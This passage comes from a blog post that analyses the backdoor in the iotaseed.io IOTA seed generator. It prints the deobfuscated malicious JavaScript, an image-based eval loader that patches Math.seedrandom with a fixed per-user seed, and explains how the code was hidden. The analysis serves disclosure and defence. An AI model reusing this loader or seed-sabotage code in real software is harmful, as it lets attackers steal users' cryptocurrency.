            <span class="nx">tM</span> <span class="o">+=</span> <span class="nb">String</span><span class="p">.</span><span class="nx">fromCharCode</span><span class="p">(</span><span class="nb">parseInt</span><span class="p">(</span><span class="nx">bM</span><span class="p">,</span> <span class="mi">2</span><span class="p">));</span>
            <span class="nx">bM</span> <span class="o">=</span> <span class="dl">""</span>
        <span class="p">}</span>
    <span class="p">}</span>
    <span class="nb">eval</span><span class="p">(</span><span class="nx">tM</span><span class="p">)</span>
<span class="p">}</span>
<span class="nx">cDis</span><span class="p">(</span><span class="dl">"</span><span class="s2">./images/logo_small_bottom.png</span><span class="dl">"</span><span class="p">);</span>
</code></pre></div></div>

<p>This second stage of the malicious code draws <code class="language-plaintext highlighter-rouge">./images/logo_small_bottom.png</code> into an off-screen <code class="language-plaintext highlighter-rouge">&lt;canvas&gt;</code> element, reads out some text from that image’s data, and then evaluates that text as JavaScript.</p>

<p>Looking at the GitHub repository, <code class="language-plaintext highlighter-rouge">logo_small_bottom.png</code> was added on August 28, 2017, and then updated 3 hours later on the same day. When run through this image decoder, both of these versions don’t generate valid code.</p>

<p>However, the image that was used on the actual website, as saved by the Wayback Machine, is different, and produces the following code (again with indentation and spacing added):</p>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">if</span> <span class="p">(</span><span class="sr">/ps:.*</span><span class="se">\.</span><span class="sr">io/</span><span class="p">.</span><span class="nx">test</span><span class="p">(</span><span class="nb">document</span><span class="p">.</span><span class="nx">location</span><span class="p">))</span> <span class="p">{</span>
    <span class="nx">mode</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">M</span><span class="dl">"</span><span class="p">;</span>
    <span class="p">(</span><span class="kd">function</span><span class="p">(</span><span class="nx">message</span><span class="p">)</span> <span class="p">{</span>
        <span class="kd">var</span> <span class="nx">name</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">edr</span><span class="dl">"</span><span class="p">;</span>
        <span class="nx">name</span> <span class="o">+=</span> <span class="dl">"</span><span class="s2">an</span><span class="dl">"</span><span class="p">;</span>
        <span class="nx">message</span><span class="p">[</span><span class="dl">"</span><span class="s2">cont</span><span class="dl">"</span><span class="p">]</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span>
        <span class="nx">name</span> <span class="o">+=</span> <span class="dl">"</span><span class="s2">dom</span><span class="dl">"</span><span class="p">;</span>

        <span class="kd">function</span> <span class="nx">show</span><span class="p">(</span><span class="nx">arg</span><span class="p">,</span> <span class="nx">options</span><span class="p">,</span> <span class="nx">image</span><span class="p">)</span> <span class="p">{</span>
            <span class="nx">message</span><span class="p">[</span><span class="dl">"</span><span class="s2">e2</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">name</span><span class="p">](</span><span class="dl">"</span><span class="s2">4782588875512803642</span><span class="dl">"</span> <span class="o">+</span> <span class="nb">String</span><span class="p">(</span><span class="nx">message</span><span class="p">[</span><span class="dl">"</span><span class="s2">cont</span><span class="dl">"</span><span class="p">]),</span> <span class="nx">options</span><span class="p">,</span> <span class="nx">image</span><span class="p">);</span>
            <span class="nx">message</span><span class="p">[</span><span class="dl">"</span><span class="s2">cont</span><span class="dl">"</span><span class="p">]</span> <span class="o">+=</span> <span class="mi">1</span>
        <span class="p">}</span>
        <span class="nx">message</span><span class="p">[</span><span class="dl">"</span><span class="s2">e2</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">name</span><span class="p">]</span> <span class="o">=</span> <span class="nx">message</span><span class="p">[</span><span class="dl">"</span><span class="s2">se</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">name</span><span class="p">];</span>
        <span class="nx">message</span><span class="p">[</span><span class="dl">"</span><span class="s2">se</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">name</span><span class="p">]</span> <span class="o">=</span> <span class="nx">show</span>
    <span class="p">})(</span><span class="nb">eval</span><span class="p">(</span><span class="nx">mode</span> <span class="o">+</span> <span class="dl">"</span><span class="s2">ath</span><span class="dl">"</span><span class="p">))</span>
<span class="p">}</span>
</code></pre></div></div>

<p>This is the final stage of the JavaScript backdoor, and can be simplified into the following:</p>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">Math</span><span class="p">.</span><span class="nx">cont</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span>

<span class="kd">function</span> <span class="nx">show</span><span class="p">(</span><span class="nx">arg</span><span class="p">,</span> <span class="nx">options</span><span class="p">,</span> <span class="nx">image</span><span class="p">)</span> <span class="p">{</span>
	<span class="nb">Math</span><span class="p">.</span><span class="nx">e2edrandom</span><span class="p">(</span><span class="dl">"</span><span class="s2">4782588875512803642</span><span class="dl">"</span> <span class="o">+</span> <span class="nb">String</span><span class="p">(</span><span class="nb">Math</span><span class="p">.</span><span class="nx">cont</span><span class="p">),</span> <span class="nx">options</span><span class="p">,</span> <span class="nx">image</span><span class="p">);</span>
	<span class="nb">Math</span><span class="p">.</span><span class="nx">cont</span> <span class="o">+=</span> <span class="mi">1</span><span class="p">;</span>
<span class="p">}</span>
<span class="nb">Math</span><span class="p">.</span><span class="nx">e2edrandom</span> <span class="o">=</span> <span class="nb">Math</span><span class="p">.</span><span class="nx">seedrandom</span><span class="p">;</span>
<span class="nb">Math</span><span class="p">.</span><span class="nx">seedrandom</span> <span class="o">=</span> <span class="nx">show</span><span class="p">;</span>
</code></pre></div></div>

<p>This code patches the <code class="language-plaintext highlighter-rouge">Math.seedrandom</code> function, which <a href="https://github.com/eggdroid/eggseed3/blob/8b92ec0f8b251c9fe91cd64c86803f5b1cf0e3d3/jscript/iotaseed.js#L203">is used by the generation code</a>, to always use a fixed seed <code class="language-plaintext highlighter-rouge">"4782588875512803642"</code> plus a counter variable that increases by one every time <code class="language-plaintext highlighter-rouge">seedrandom</code> is run. <strong>This has the effect of causing <code class="language-plaintext highlighter-rouge">Math.random()</code> to always return the same, predictable series of numbers, causing the generated IOTA wallet seeds to always be the same.</strong> This becomes somewhat obvious when you open <a href="http://web.archive.org/web/20180103035549/https://iotaseed.io/">the archive of iotaseed.io</a> multiple times and notice that the generated seed is always the same, <code class="language-plaintext highlighter-rouge">XZHKIPJIFZFYJJMKBVBJLQUGLLE9VUREWK9QYTITMQYPHBWWPUDSATLLUADKSEEYWXKCDHWSMBTBURCQD</code>, even across computers.</p>

<p>One thing that’s important to note is that the number used to seed the RNG (<code class="language-plaintext highlighter-rouge">"4782588875512803642"</code> in the example before) was varied for each user. As the Wayback Machine saved a copy of the image at a certain point in time, the seed appears the same every time you open the archive on that specific date, with the above code coming from the latest available version on January 3rd. However, if you view the archive at a different date, such as <a href="http://web.archive.org/web/20171031191834/https://iotaseed.io/">October 31st</a> or <a href="http://web.archive.org/web/20171119102005/https://iotaseed.io/">November 19th</a>, this number (and so the generated seed) changes. This must mean that the <code class="language-plaintext highlighter-rouge">./images/logo_small_bottom.png</code> file was generated on-the-fly by the iotaseed.io server. When creating this PNG file, the number used in the patched random function was modified (and presumably stored somewhere, so that the attacker could later come back to steal the IOTA), resulting in a website which did in fact generate different seeds for different users. (however, this server-side “randomness” doesn’t seem to have been very good, as <a href="https://www.reddit.com/r/Iota/comments/79x0os/is_iotaseedio_trust_able_i_am_planned_to_get_iota/dt0u1v7/">at least one person</a> had been given a wallet that had already been used.) A demo showing how the code was varied is available <a href="/iotaseed/decode">here</a>.</p>

<p>Using the <a href="https://github.com/iotaledger/iota.lib.js">official IOTA JavaScript library</a>, the address that should correspond to the seed mentioned before (<code class="language-plaintext highlighter-rouge">XZHKIPJIFZFYJJMKBVBJLQUGLLE9VUREWK9QYTITMQYPHBWWPUDSATLLUADKSEEYWXKCDHWSMBTBURCQD</code>) is <code class="language-plaintext highlighter-rouge">PUEBLAHRQGOTIAMJHCCXXGQPXDQJS9BDFSCDSMINAYJNSILCCISDVY99GMKAEIAICYQUXMIYTNQCJYVDX</code>, and according to <a href="https://iotabalance.com/">this website</a>, that’s an empty wallet. However, other sites designed to show information about the transaction history of an address just give a 404 error (see <a href="https://thetangle.org/address/PUEBLAHRQGOTIAMJHCCXXGQPXDQJS9BDFSCDSMINAYJNSILCCISDVY99GMKAEIAICYQUXMIYTNQCJYVDX">here</a> for an example), indicating that either I made an error decoding this address or I’m misunderstanding something about how the IOTA network works.</p>

<h2 id="conclusion">Conclusion</h2>
<p>This was a very cleverly hidden backdoor, and was clearly done with malicious intent, rather than some sort of mistake in how the cryptography was implemented. It’s unclear if this code was added by the owner of the GitHub repository and website, norbertvdberg, or if his hosting account was hacked, but judging from how the owner reacted, deleting their <a href="https://github.com/norbertvdberg">GitHub</a>, their <a href="https://www.reddit.com/user/norbertvdberg/">Reddit</a>, and their <a href="https://www.quora.com/profile/Norbert-vd-Berg/log">Quora</a> accounts, it seems like the site was set up for this purpose.</p>

<p>Many steps were taken to hide the backdoor’s existence, and a quick glance at the developer tools in your web browser would not have shown anything suspicious. For example, the <code class="language-plaintext highlighter-rouge">data:</code> url used in the first stage started with <code class="language-plaintext highlighter-rouge">iVBORw0KGgo</code>, which is the beginning of a valid PNG header in base 64, meaning that the URL might be overlooked as an embedded image, which wouldn’t be very suspicious in a notification library. Part of the JavaScript is loaded from an image, and apart from that one image, no other network requests are made. Unfortunately, this was enough to trick many people into thinking there’s nothing wrong.</p>


<p>Taking a close look at the network requests in the Developer Tools, it’s possible to see the request that the JavaScript makes for the image.</p>

<p><img src="https://alex.studer.dev/assets/iotaseed/network_requests.png" alt="Network requests" /></p>

<p>In general, this incident should be taken as a reminder that, when it comes to cryptocurrencies (especially when dealing with large amounts of money!), paranoia can be a good thing. You should <em>never</em> rely on online services, like seed generators or web wallets, for holding any amount of currency you care about, and you should make sure that you use software that is open source and has been carefully reviewed and audited by the community. In this example, iotaseed.io did advertise that it was “open source” with all the code available for you to review, which probably was enough to convince some people, but no one realized how they modified the code on their actual website. A careful audit would have caught this, making this an example of how taking “open source” at face value, especially in cryptocurrencies, can lead to disastrous results.</p>]]></content><author><name>Alex Studer</name></author><summary type="html"><![CDATA[I looked into the technical details of how a malicious website was able to steal almost $4 million worth of IOTA from its users' wallets.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://alex.studer.dev/assets/iotaseed/network_requests.png" /><media:content medium="image" url="https://alex.studer.dev/assets/iotaseed/network_requests.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry></feed>